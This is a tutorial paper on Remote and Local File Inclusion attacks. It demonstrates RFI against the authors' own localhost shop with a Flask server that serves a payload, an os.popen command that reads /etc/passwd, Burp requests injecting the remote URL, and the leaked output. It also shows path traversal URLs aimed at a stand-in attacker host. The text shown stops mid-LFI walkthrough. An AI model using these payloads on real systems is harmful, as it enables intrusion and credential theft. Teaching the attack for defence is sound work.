File Inclusion

Ilgaz Senyuz, Talha Eroglu, Okan Yildiz

January 19, 2023

Abstract

As the number of web applications continues to grow, web security is becoming increasingly important. File inclusion attacks, specifically Remote File Inclusion (RFI) and Local File Inclusion (LFI), are serious threats to web security. Exploiting RFI and LFI vulnerabilities can lead to unauthorized access to sensitive information, exposing websites to additional risks, and full system compromise. We will provide a comprehensive overview of RFI and LFI, including an explanation of the attack types and potential risks. We also demonstrate the process of RFI and LFI exploitation scenarios. The paper concludes by providing insights on how to prevent RFI and LFI attacks with code illustrations and best practices for secure coding.

Contents

1 Introduction to File Inclusion

File inclusion Attacks are used by an an attacker to include and execute a file, either locally or remotely, as if it were a part of the application. These attacks exploit the functionality of a web application that allows users to upload or include files and can lead to arbitrary code execution, system compromise, and exposure of sensitive information.

The two main types of file inclusion attacks are Remote File Inclusion (RFI) and Local File Inclusion (LFI). RFI occurs when an attacker is able to include a remote file and execute it as if it were a part of the application. LFI, on the other hand, is when an attacker is able to include a local file and execute it as if it were a part of the application. These can lead to arbitrary code execution, potentially full system compromise and to exposure of sensitive information such as system files and data.

These attacks can be used to steal sensitive information, launch other attacks, and gain unauthorized access to systems. They are commonly found in web applications and can be caused by a lack of proper input validation, weak security controls, and misconfigured web servers. It is important to understand and prevent these types of attacks to secure web applications and protect sensitive information.

2 File Inclusion Attack Types

File inclusion vulnerabilities are classified into two main categories, depending on the origin of the included file: Remote File Inclusion (RFI) and Local File Inclusion (LFI).

2.1 Remote File Inclusion (RFI)

Remote File Inclusion (RFI) is a type of vulnerability that occurs when an application includes external files without properly validating or sanitizing the input. This can allow an attacker to inject malicious code or URLs, leading to the execution of arbitrary code on the server. RFI is often seen in web applications and APIs that are written in programming languages such as PHP, JSP, and ASP.

The include mechanism in PHP is one of the main ways that RFI vulnerabilities can occur. This is because the 'include' expression in PHP allows developers to include source code from other files, including remote files. If user input is used to define the path of the file to be included, and the input is not properly validated or sanitized, a malicious actor can modify the input to include their own remote files. This can lead to the execution of arbitrary code on the server, which can be used to compromise the system.

In addition to PHP, RFI vulnerabilities can also occur in other web application programming languages. For example, in JSP (JavaServer Pages), developers can use the "include" directive to include a file, but it requires more complex programming constructs. As a result, it is less common to find RFI vulnerabilities in JSP applications.

An RFI attack is usually carried out by an attacker sending a specially crafted HTTP request to the vulnerable application. The attack can take advantage of the vulnerability in the application to include a malicious file from a remote server, which can then execute arbitrary code on the server. This can lead to a wide range of security issues, including data loss, system compromise, and unauthorized access to sensitive information.

A possible scenario may be :

1. An attacker identifies a web application that is vulnerable to RFI attacks.
2. The attacker crafts a malicious URL that includes a remote file with malicious code.
3. The attacker sends the malicious URL to the web application as user input.
4. The web application includes the remote file without properly sanitizing the input.
5. The malicious code in the remote file is executed on the server, allowing the attacker to gain unauthorized access to the system or steal sensitive information.



Remote File Inclusion (RFI)
1. Hacker identifies web application with insufficient filtering or validation of browser input from users.
2. Hacker modifies URL string using "../" directive to ensure Directory (Path) Traversal is possible.
https://example.com/?page=filename.php ✓
filename.php --> ../../../../etc/test.txt
https://example.com/?page=../../../../etc/test.txt ✓
1
2
3
5
HACKER
SERVER
3. Hacker uploads malicious .php file to hacker-controlled server and attempts to locate script using same method as step 2.
4
4. Malicious .php file is located and host server executes remote server-side code from hacker-controlled server.
3
hacker.php
HACKER SERVER
filename.php --> https://hacksite.com/hacker.php
https://example.com/?page=https://hacksite.com/hacker.php ✓
5. Request is improperly validated and hacker is permitted to run malicious script on host application.

Figure 1: RFI Scenario

2.2 Local File Inclusion (LFI)

We'll now cover the next type of file inclusion, Local File Inclusion (LFI). LFI differs from Remote File Inclusion (RFI) in that LFI attacks utilize files already present on the target server. LFI commonly occurs as a result of mistakes made by website or web application developers. As a developer, it's not uncommon to need to include additional server-side files located within the application directory or its subdirectories, such as configuration files, application modules, or files uploaded by users, like images or text files. To access these non-static files, developers often pass filenames through user input parameters.

As an example, if an application is designed to display an arbitrary image based on a URL parameter, but an attacker is able to use this functionality to display the application's source code, this application has an LFI vulnerability. It is important to note that if an attacker can include a malicious file from a remote location, it is considered a Remote File Inclusion (RFI) vulnerability, which is a similar but separate issue.



Local File Inclusion (LFI)
1. Hacker identifies web application with insufficient filtering or validation of browser input from users.
2. Hacker modifies URL string using "../" directive to ensure Directory (Path) Traversal is possible.
https://example.com/?page=filename.php ✓
filename.php --> ../../../../etc/test.txt
https://example.com/?page=../../../../etc/test.txt ✓
1
2
HACKER
hacker.php
SERVER
3
4
filename.php --> ../../../../etc/hacker.php
https://example.com/?page=../../../../etc/hacker.php ✓
3. Hacker backdoor uploads malicious .php file to host server and attempts to locate script using same method as Step 2.
4. Request is improperly validated and hacker is permitted to run malicious script on host application.

Figure 2: LFI Scenario

3 Possible Risks of RFI-LFI Vulnerabilities

File Inclusion attacks can have serious consequences for both website owners and users. Some of the risks associated with RFI/LFI include:

3.1 Unauthorized Access to Sensitive Information

Unauthorized Access to Sensitive Information: One of the most significant risks of RFI and LFI vulnerabilities is the unauthorized access to sensitive information. An attacker can use RFI to include a remote file containing malicious code and gain access to sensitive information such as system files, database credentials, and other confidential data. Similarly, an attacker can use LFI to access sensitive files on the local server. This can include access to system files, log files, and other sensitive information that can be used to launch further attacks on the system.

3.2 Exposing Websites to Additional Risks


File Inclusion vulnerabilities can not only allow unauthorized access to sensitive information, but they can also open up a website to additional risks. For example, an attacker can use RFI to include a remote file containing malicious code and this code can also be used to install malware or backdoors on the website, allowing the attacker to maintain access even after the vulnerability has been patched. Similarly, LFI can be used to gain access to sensitive files on the local server, but it can also open up the website to further attacks such as Cross-site scripting (XSS) and Remote Code Execution (RCE) attacks.

3.3 System Compromise

One of the most significant risks of File Inclusion attacks is the potential for a full system compromise. When an RFI attack is successful, the attacker may able to execute arbitrary code on the targeted system, which can lead to the attacker gaining complete control over the system. This can include the ability to steal sensitive information, launch additional attacks, or even damage the system. Additionally, a compromised system can be used as a stepping stone to launch attacks on other systems on the same network, potentially leading to a widespread network compromises.

4 How to Exploit RFI-LFI Vulnerabilities

Today, again we will use our e-commerce application, which was previously utilized in our IDOR article. It is built using the React and Django stack and currently running on localhost on ports 3000 and 8000.



Billing Address


Ilgaz StreetTest, Ilgaz Apartment
GB
Phone: 5554443322
Zip code: NW1

Enter phone number
Street address
Apartment address
Country
Zip code
Make this the default address?

Figure 3: The Web application

4.1 RFI


This application includes a payment history section where users can access receipts for previously purchased products. We will primarily focus on this section of the application.


Payment History

ID	Receipt Info	Amount	Date
3	Get receipt info		Tue, 03 Jan 2023 19:42:27 GMT
4	Get receipt info		Tue, 03 Jan 2023 19:43:25 GMT

Figure 4: Payment History Section

Let's get straight to work without further ado. We go to the payment history section while our Network tab is open. Here we see an api request for "api/receipt-create" and we begin to examine it. We use Burp Suite to inspect our intercept proxy.




```
POST /api/receipt-create/ HTTP/1.1
Host: 127.0.0.1:8000
Content-Length: 27
sec-ch-ua: "Not?A_Brand";v="8", "Chromium";v="108"
sec-ch-ua-platform: "macOS"
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/108.0.5359.125 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://localhost:3000
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Connection: close

{
  "receipt_name":"receipt1.txt"
}
```

Figure 5: Burp request to api/receipt-create endpoint


As you can see above In the payload of the receipt-create request, we see that there is a parameter called receipt name which which is followed by "receipt1.txt" string. It grabs our attention and we decide to test it against RFI attack.

We set up a server using Flask, which listens on port 1337. The specific language or port used is not particularly important. What is important to note is that a file named "attack.py" is shared from this server. The contents of our attack.py file is as follows, it only allows us to read the "/etc/pswd" relative directory. It is possible to write any malicious code here, for instance a one that opens a reverse shell like target server. But we wrote this quite simple one-line code for demonstration purposes.



```python
from flask import Flask, render_template


app = Flask(__name__)
app.config['DEBUG'] = True


@app.route("/attack.py")
def start():
    return render_template("attack.py")


if __name__ == "__main__":
    app.run(host='0.0.0.0', port=1337)
```

Figure 6: Attack server




```
os.popen('cat /etc/passwd').read()
```

Figure 7: Attack File

Now this attack.py file is being served by the Flask server on localhost, and our e-commerce site is also running on localhost. This might make you confused that we're doing remote file inclusion. However, the reason we're showing it this way is that we don't have another server at our disposal. In a moment, we will send a request to the "api/receipt-create" endpoint of the e-commerce site, which we suspect is suspicious, with the receipt name set to localhost:1337/attack.py. If the server serving attack.py was not on localhost but somewhere remote, all we would have to do is change the receipt name to

```
remoteaddress:remoteport/attack.py
```

Let's prepare a request to the "api/receipt-create" endpoint which we think has a file inclusion vulnerability with Burp. We change the receipt name as we discussed earlier to localhost:1337/attack.py and we are ready. Let's try it.



```
POST /api/receipt-create/ HTTP/1.1
Host: 127.0.0.1:8000
Content-Length: 43
sec-ch-ua: "Not?A_Brand";v="8", "Chromium";v="108"
sec-ch-ua-platform: "macOS"
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/108.0.5359.125 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://localhost:3000
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Connection: close

{
  "receipt_name":"127.0.0.1:1337/attack.py"
}
```


```
HTTP/1.1 200 OK
Date: Wed, 18 Jan 2023 02:17:12 GMT
Server: WSGIServer/0.2 CPython/3.9.2
Content-Type: application/json
Vary: Accept, Origin
Allow: POST, OPTIONS
X-Frame-Options: SAMEORIGIN
Content-Length: 998
Access-Control-Allow-Origin: http://localhost:3000

{
  "result":
  "root:x:0:0:root:/root:/bin/bash\ndaemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin\nbin:x:2:2:bi
  n:/bin:/usr/sbin/nologin\nsys:x:3:3:sys:/dev:/usr/sbin/nologin\nsync:x:4:65534:sync:/bin:/bin/s
  ync\ngames:x:5:60:games:/usr/games:/usr/sbin/nologin\nman:x:6:12:man:/var/cache/man:/usr/sbin/n
  ologin\nlp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin\nmail:x:8:8:mail:/var/mail:/usr/sbin/nolog
  in\nnews:x:9:9:news:/var/spool/news:/usr/sbin/nologin\nuucp:x:10:10:uucp:/var/spool/uucp:/usr/s
  bin/nologin\nproxy:x:13:13:proxy:/bin:/usr/sbin/nologin\nwww-data:x:33:33:www-data:/var/www:/us
  r/sbin/nologin\nbackup:x:34:34:backup:/var/backups:/usr/sbin/nologin\nlist:x:38:38:Mailing List
   Manager:/var/list:/usr/sbin/nologin\nirc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin\ngnats:x:41:
```

Figure 8: Burp request and its' response

Bingo! If you look at the result section of the response we received, it is clear that the attack.py file has been executed on the server where the e-commerce site is running, and our cat etc/passwd command has run. We can see all the credentials here. I would like to draw your attention to the fact that we have only accessed the information in the etc/passwd file, but using this vulnerability, an attacker can do everything to the point of a full system compromise!

4.2 LFI


Moving on to the topic of Local File Inclusion, let's revisit the payment history page. Once again, we open the Network tab in our browser and this time, we aim to examine the requests made when we click the "Get receipt info" button. (Previously, we only inspected the requests while loading the payment history page).



Payment History

ID	Receipt Info	Amount	Date
3	Get receipt info		Tue, 03 Jan 2023 19:42:27 GMT
4	Get receipt info		Tue, 03 Jan 2023 19:43:25 GMT

Figure 9: Payment History Section



Summary

```
URL: http://127.0.0.1:8000/api/receipt-amount/
Status: 200 OK
Source: Network
Address: 127.0.0.1:8000
Initiator: xhr.js:178
```

Request

```
POST /api/receipt-amount/ HTTP/1.1
Accept: application/json, text/plain, */*
Origin: http://localhost:3000
Content-Type: application/json;charset=utf-8
Authorization: Token ca9e50935b8ed98d8279b6de4865b776f80b1404
Referer: http://localhost:3000/
Content-Length: 15
Host: 127.0.0.1:8000
Accept-Language: en-GB,en;q=0.9
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/605.1.15
   (KHTML, like Gecko) Version/16.2 Safari/605.1.15
Accept-Encoding: gzip, deflate
Connection: keep-alive
```

